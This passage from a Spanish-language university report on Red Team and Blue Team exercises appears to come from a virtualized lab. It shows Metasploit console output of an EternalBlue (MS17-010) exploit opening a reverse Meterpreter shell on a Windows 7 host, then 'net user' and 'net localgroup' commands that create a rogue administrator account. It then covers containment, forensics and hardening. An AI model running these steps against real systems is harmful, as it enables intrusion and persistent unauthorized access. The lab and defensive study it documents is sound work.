
Seleccion Exploit

Fuente: Captura de pantalla

Bajo el comando show options verificamos los requisitos y la configuración para ejecutar el exploit para posteriormente configurarlo y ejecutar el ataque al host objetivo Windows 7.

Figura 10


Requerimientos de configuración - Exploit



Fuente: Captura de pantalla

Figura 11

Configuración host objetivo en Exploit




Fuente: Captura de pantalla

Ejecutamos el exploit con el comando **run**

Figura 12

Ejecución Exploit



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.21.4:4444
[*] 192.168.21.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.21.5:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.21.5:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.21.5:445 - The target is vulnerable.
[*] 192.168.21.5:445 - Connecting to target for exploitation.
[+] 192.168.21.5:445 - Connection established for exploitation.
[+] 192.168.21.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.21.5:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.21.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.21.5:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.21.5:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.21.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.21.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.21.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.21.5:445 - Starting non-paged pool grooming
[+] 192.168.21.5:445 - Sending SMBv2 buffers
[+] 192.168.21.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.21.5:445 - Sending final SMBv2 buffers.
[*] 192.168.21.5:445 - Sending last fragment of exploit packet!
[*] 192.168.21.5:445 - Receiving response from exploit packet
[+] 192.168.21.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.21.5:445 - Sending egg to corrupted connection.
[*] 192.168.21.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.21.5
[*] Meterpreter session 1 opened (192.168.21.4:4444 → 192.168.21.5:49160) at 2025-05-03 21:22:39 -0400
[+] 192.168.21.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.21.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.21.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Fuente: Captura de pantalla

Ya con la vulnerabilidad explotada y desde el payload meterpreter procedemos a ejecutar los comandos para la creación de usuario luisdmartinez y agregar el usuario al grupo de administradores.

Ya con la vulnerabilidad explotada y desde el payload meterpreter procedemos a ejecutar el comando **Shell**, esto nos permitirá ejecutar desde la de la maquina Windows por medio de cmd los comandos requeridos para la creación de usuario luisdmartinez y posteriormente agregar el usuario al grupo de administradores.


Descripción de comandos ya dentro de Shell.

Net user ldmartinez /add: crea el usuario ldmartinez en el host comprometido.

Net localgroup administradores luisdmartinez /add: Agrega el usuario ldmartinez al grupo de administradores elevando así sus privilegios.

Figura 13

Comandos Shell




Fuente: Captura de pantalla

A continuación, se evidencia el usuario luisdmartinez ya creado y con perfil de administrador en la máquina virtual Windows 7.

Figura 14


Creación de Usuario



Fuente: Captura de pantalla

Figura 15

Usuario en Grupo Administradores



Fuente: Captura de pantalla

Etapa 4 – Contención de Ataques Informáticos

Esta etapa se enfoca en implementar metodologías del Blue Team que garanticen la protección de una infraestructura tecnológica frente a ataques de ciberseguridad. El Blue Team hace parte fundamental de la ciberseguridad en cualquier organización, desempeñando un papel esencial en la protección de los activos digitales frente a amenazas que evolucionan constantemente (Ciberso, 2024). Su función va más allá de la simple defensa perimetral, ya que implica una vigilancia continua y una respuesta proactiva ante incidentes de seguridad. Para cumplir con este objetivo, el equipo se apoya en la implementación de medidas técnicas y administrativas, el análisis minucioso de procesos críticos, la adopción de herramientas open source especializadas, así como en el diseño de procedimientos estructurados que permitan

actuar de manera sistemática y eficiente. Además, una clara definición de roles y responsabilidades dentro del equipo es crucial para garantizar una coordinación efectiva durante la gestión de incidentes. En conjunto, estas acciones permiten brindar respuestas rápidas, oportunas y eficaces, asegurando así la resiliencia operativa y contribuyendo a la sostenibilidad digital de la organización.

Ante un escenario de ataque activo, como se evidenció en los casos trabajados, lo primero que debe hacerse es aislar de inmediato el equipo comprometido para evitar que la amenaza se propague en la red. En situaciones donde se detecta una vulnerabilidad crítica como la **CVE-2017-0143**, que afecta el protocolo SMBv1 y permite ejecución remota de comandos (Instituto Nacional de Estándares y Tecnología, 2017) , es fundamental desactivar la conexión de red y empleando herramientas como FTK Imager, Wireshark, Autopsy y Volatility, ampliamente recomendadas en procesos de análisis forense digital (FB Pro GmbH, s.f.).

Luego, se debe realizar un análisis exhaustivo de los cambios en el sistema: servicios activos, usuarios con privilegios, logs de eventos, software sospechoso y estado de las defensas implementadas. Complementar este proceso con análisis antimalware avanzado y pruebas de penetración sobre las imágenes forenses ayuda a comprender el modus operandi del atacante y el impacto de la brecha de seguridad.

Como medidas de hardenización para prevenir nuevos ataques, se recomienda actualizar el sistema operativo, deshabilitar servicios innecesarios como SMBv1, establecer políticas de contraseñas seguras, limitar privilegios de usuarios, implementar control de cuentas, y mantener soluciones antimalware activas y configuradas con actualizaciones automáticas (NinjaOne, s.f.). Ya que al no implementar medidas de seguridad adecuadas las organizaciones y sus infraestructuras tecnológicas estarían expuestas a múltiples amenazas como fuga y manipulación

de información sensible, suplantación de identidad, ciber espionaje, difusión de malware y altos costos a la organización (FB Pro GmbH, s.f.).

Asimismo, es clave contar con herramientas de contención como firewalls de nueva generación, software antimalware, antispam y WAFs, que permiten detener amenazas antes de que afecten los activos críticos sin embargo estas herramientas entregan un alto volumen de datos que requieren ser analizados para diferenciar los eventos críticos y actuar de manera oportuna, esto se logra implementando plataformas que permitan centralizar dicha información para analizarla y dar respuesta oportunamente a las amenazas emergentes (Davyt, 2017).

El enfoque Blue Team también debe integrar recursos como los proporcionados por el Center for Internet Security (CIS), cuyas guías de buenas prácticas son esenciales para la gestión segura de sistemas y redes. Además, el uso de soluciones SIEM permite la centralización, análisis y correlación de eventos en tiempo real, lo que mejora la capacidad de detección temprana y respuesta coordinada ante posibles incidentes.

En conjunto, estas acciones fortalecen el enfoque defensivo del Blue Team, priorizando la prevención, la visibilidad y la reacción estructurada ante eventos que puedan comprometer la continuidad y la seguridad de la infraestructura tecnológica de una organización.

Aspectos vitales en el desarrollo de estrategias Red Team y Blue Team

En el diseño y desarrollo de estrategias efectivas tanto para Red Team como para Blue Team, resulta esencial comprender el ciclo completo de un ataque cibernético y su correspondiente defensa. Este conocimiento permite anticiparse a escenarios reales, evaluar la capacidad de respuesta de la organización y detectar fallas que podrían pasar desapercibidas en evaluaciones tradicionales. Según Bairyev (2024), el valor del Red Team reside en su capacidad

para simular ataques controlados que permiten identificar vulnerabilidades desde el punto de vista de un atacante, mientras que el Blue Team aporta una visión defensiva integral basada en monitoreo, análisis forense y contención de amenazas.

La sinergia entre ambos equipos permite adoptar un enfoque híbrido, proactivo y reactivo a la vez, que abarca desde la prevención hasta la respuesta efectiva frente a incidentes críticos. Mad Devs (2024) destaca que esta integración fortalece la resiliencia digital, ya que permite a las organizaciones detectar fallas en su arquitectura de seguridad, evaluar la eficacia de sus controles y adaptar sus políticas de forma continua.

En la fase de planificación, se recomienda realizar una auditoría exhaustiva de los activos digitales y construir una matriz de riesgos que permita identificar las áreas críticas, priorizar esfuerzos y definir el alcance del ejercicio de ciberseguridad. Esta evaluación inicial sirve de base para establecer un cronograma, asignar presupuesto, y coordinar con áreas clave como TI, seguridad, auditoría interna y finanzas (Bairyev, 2024).

A nivel gerencial, es imprescindible establecer indicadores clave de rendimiento (KPI) que permitan medir la eficacia de las acciones implementadas, así como evaluar el retorno de inversión (ROI) en proyectos de seguridad, considerando tanto los beneficios económicos como la reducción de exposición al riesgo. Como afirma Davyt (2017), estas métricas permiten a la alta dirección justificar inversiones en ciberseguridad dentro de una lógica empresarial orientada al valor.

Por otra parte, la preparación legal y documental juega un rol determinante. Contar con asesoría jurídica especializada, firmar acuerdos de confidencialidad, definir protocolos de uso de datos sensibles, y contemplar seguros de ciber riesgo, son acciones necesarias para prevenir

problemas legales y proteger tanto a la organización como a sus empleados en caso de incidentes (COPNIA, 2003).

Un componente esencial en cualquier estrategia efectiva es la construcción de una cultura organizacional orientada a la seguridad. La capacitación continua del personal, la gestión del conocimiento interno y la promoción de buenas prácticas entre colaboradores son pilares que fortalecen la postura defensiva de la organización. De hecho, según Syteca (2025), la concienciación sobre el uso responsable de los datos y la prevención del mal uso de la información son factores clave para mitigar amenazas internas, las cuales representan uno de los riesgos más frecuentes y subestimados.

Finalmente, una estrategia robusta debe incluir una etapa de postauditoría, donde se analicen los resultados del ejercicio Red/Blue Team, se documenten las lecciones aprendidas y se planteen mejoras sobre la base de evidencias. La revisión periódica de procedimientos, herramientas y protocolos es indispensable para garantizar la evolución continua del sistema de defensa, manteniéndose actualizado frente a nuevas amenazas y alineado con las mejores prácticas internacionales en ciberseguridad.

Conclusiones que aportan en la construcción de conocimiento de ciberseguridad

La construcción de un conocimiento sólido en ciberseguridad requiere un enfoque integral que combine aspectos técnicos, éticos y legales. Esta integración permite que los profesionales no solo comprendan las herramientas y metodologías disponibles, sino también el marco normativo y la responsabilidad ética que conlleva su uso (COPNIA, 2003). En este contexto, la articulación entre los equipos Red Team y Blue Team se convierte en una estrategia fundamental, ya que facilita una evaluación completa de las vulnerabilidades existentes y una

implementación proactiva de medidas defensivas (Bairyev, 2024; Mad Devs, 2024).

El uso de entornos virtualizados, como se realizó durante el presente seminario, ofrece ventajas pedagógicas y operativas al permitir la simulación segura de escenarios reales. Esto coincide con lo expuesto por EC-Council (2022), quienes afirman que el laboratorio virtualizado es una herramienta clave para adquirir experiencia práctica sin comprometer infraestructuras reales.

Por otra parte, la adopción de un enfoque ético en todas las etapas del proceso fortalece la credibilidad de las acciones, mejora la cultura organizacional y garantiza el cumplimiento de las normativas vigentes (COPNIA, 2003; Congreso de Colombia, 2009). En este sentido, el profesional de la ciberseguridad debe actuar con responsabilidad social y legal, especialmente cuando se manipulan sistemas, datos sensibles o se simulan ataques.

Asimismo, la actualización constante de conocimientos, el análisis de nuevas amenazas y la revisión periódica de políticas permiten que los equipos de seguridad se mantengan a la vanguardia frente a un entorno tecnológico en constante cambio. Como señala Syteca (2025), fomentar una cultura de mejora continua y concienciación sobre el uso responsable de la información es esencial para reducir los riesgos internos, que son una de las principales fuentes de incidentes según los informes recientes (Cybersecurity Insiders, 2024).

Conclusiones

A lo largo del desarrollo de las diferentes etapas de este proyecto, fue evidente la importancia de comprender tanto los enfoques ofensivos como defensivos en ciberseguridad. La práctica con metodologías del Red Team permitió identificar cómo los atacantes pueden explotar vulnerabilidades reales, como la CVE-2017-0143, mientras que el trabajo del Blue Team se enfocó en proteger, contener y mitigar estos incidentes en tiempo real.

Se pudo establecer que la defensa efectiva de una infraestructura tecnológica no se limita únicamente al uso de herramientas, sino que implica una combinación de buenas prácticas, gestión de políticas de seguridad, conocimiento legal, análisis ético y capacidad de respuesta rápida. También se concluye que es fundamental tener una cultura de ciberseguridad en la organización, donde se integren roles claros, procedimientos definidos y un monitoreo continuo.

Asimismo, el uso de entornos virtuales, herramientas open source y análisis forense ayudó a entender de manera práctica cómo responder ante ataques y cómo endurecer los sistemas ante futuras amenazas. Este proceso no solo fortaleció mis competencias técnicas, sino que también reforzó la importancia del trabajo colaborativo entre diferentes equipos de seguridad.

Recomendaciones

Contar con inventarios actualizados y detallados sobre el software y hardware de una infraestructura tecnológica permite tener una visión clara de los posibles riesgos a los que se encuentran expuestos para así, diseñar un plan de acción para mitigación de riesgos y amenazas.

Implementar tecnologías de última generación aporta significativamente en la reducción de amenazas y vulnerabilidades.

Definir roles y responsabilidades

Establecer políticas y estrategias de seguridad que permitan fortalecer la protección de los activos digitales y alinearlas con estándares internacionales.

Implementar soluciones SIEM para mejorar la visibilidad del entorno y detectar comportamientos anómalos en tiempo real.

Garantizar un equipo de trabajo debida y continuamente capacitado en la adecuada

gestión de herramientas de ciberseguridad, normativas legales y estándares internacionales.

Desarrollar y practicar constantemente planes de respuesta a incidentes, simulando ataques controlados que permitan evaluar la efectividad de las defensas actuales.

Referencias bibliográficas

Alcarria Lozano, P. (2023, 29 de septiembre). Fases del pentesting: Pasos para asegurar tus sistemas. OpenWebinars. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

Davyt, M. (2017). SIEM: Hacia una nueva estrategia de ciberseguridad. IEEM Revista de Negocios, 20(6). https://www.haceremprendimiento.uy/wp-content/uploads/2018/12/IEEM-dic-Emprendimiento.pdf

Ciberseguridad.com. (s.f.). ¿Qué es Metasploit Framework?. https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

Congreso de Colombia. (2009). Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" - y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Departamento Administrativo de la Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Consejo Profesional Nacional de Ingeniería – COPNIA. (s.f.). Código de Ética Profesional. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Ciberso. (2024, 17 de mayo). Blue Team: funciones y beneficios clave. https://ciberso.com/reforzando-ciberdefensa-equipo-blue-team/

EC-Council. (2022, 28 de marzo). 5 Powerful Phases of Penetration Testing That Reveal Hidden

Vulnerabilities. EC-Council.https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/

FB Pro GmbH. (s.f.). What is System Hardening? What measures and solutions are posible? https://www.fb-pro.com/system-hardening-explanation/

Gerencia de Plataformas e Infraestructura Tecnológica (GPIT). (s.f.). Leyes informáticas colombianas. Universidad Nacional Abierta y a Distancia (UNAD). https://gpit.unad.edu.co/seguridad-de-la-informacion/leyesinformaticas

Maury González, M. (2024). Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team [Trabajo de especialización, Universidad Nacional Abierta y a Distancia – UNAD]. Repositorio Institucional UNAD. https://repository.unad.edu.co/bitstream/handle/10596/65956/mmauryg.pdf?sequence=3&isAllowed=y

National Institute of Standards and Technology (NIST). (2017). CVE-2017-0143 Detail. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/cve-2017-0143

Nmap Project. (s.f.). Uso de la detección de sistemas operativos. https://nmap.org/book/osdetectusage.html

Nmap. (s.f.). Descripción del manual de Nmap. https://nmap.org/man/es/index.html#mandescription

NinjaOne. https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

Tokio School. (s.f.). ¿Qué son las herramientas de ciberseguridad y cuáles son las principales?.

https://www.tokioschool.com/noticias/herramientas-ciberseguridad/

OpenWebinars. (2021, 6 octubre). ¿Qué es Metasploit y cómo funciona esta herramienta de ciberseguridad? https://openwebinars.net/blog/que-es-metasploit/

OffSec. (s.f.). About the Exploit Database. Exploit Database. https://www.exploit-db.com/about-exploit-db

OffSec. (s.f.). Meterpreter Basics - Metasploit Unleashed. https://www.offsec.com/metasploitunleashed/meterpreter-basics/

RedesZone. (s.f.). Escanear puertos con Nmap: listado de comandos. https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

Red Hat. (s.f.). ¿Qué es un CVE?. https://www.redhat.com/es/topics/security/what-is-cve

Redacción InnovaciónDigital360. (2023, 21 de marzo). OpenVAS: Qué es y cómo funciona esta herramienta. InnovaciónDigital360. https://www.innovaciondigital360.com/cybersecurity/openvas-que-es-y-como-funciona-esta-herramienta/

Columna, P. (2021, 23 de julio). OpenVAS – Escáner de vulnerabilidades de código abierto. Kolibërs Group. https://www.kolibers.com/blog/openvas.html

Syteca Inc. (2025, 3 de mayo). 4 ways to detect and prevent misuse of data. Syteca. https://www.syteca.com/en/blog/4-ways-detect-and-prevent-misuse-data

Cybersecurity Insiders. (2024). 2024 Insider Threat Report: Trends, challenges and solutions.


https://www.cybersecurity-insiders.com/2024-insider-threat-report-trends-challenges-and-solutions/

Bairyev, M. (2024, 24 de septiembre). Red Team vs. Blue Team in cybersecurity. Mad Devs. https://maddevs.io/blog/red-team-vs-blue-team-in-cybersecurity/#source-1

Anexos

Resultado prueba anti plagio

Figura 16 Turniting



Fuente: Captura de pantalla

Link de acceso video de sustentación

Socialización Informe Técnico - LUIS DAVID MARTINEZ MORALES-20250529_190842-Grabación de la reunión.mp4

Fecha de vencimiento: 31/07/2025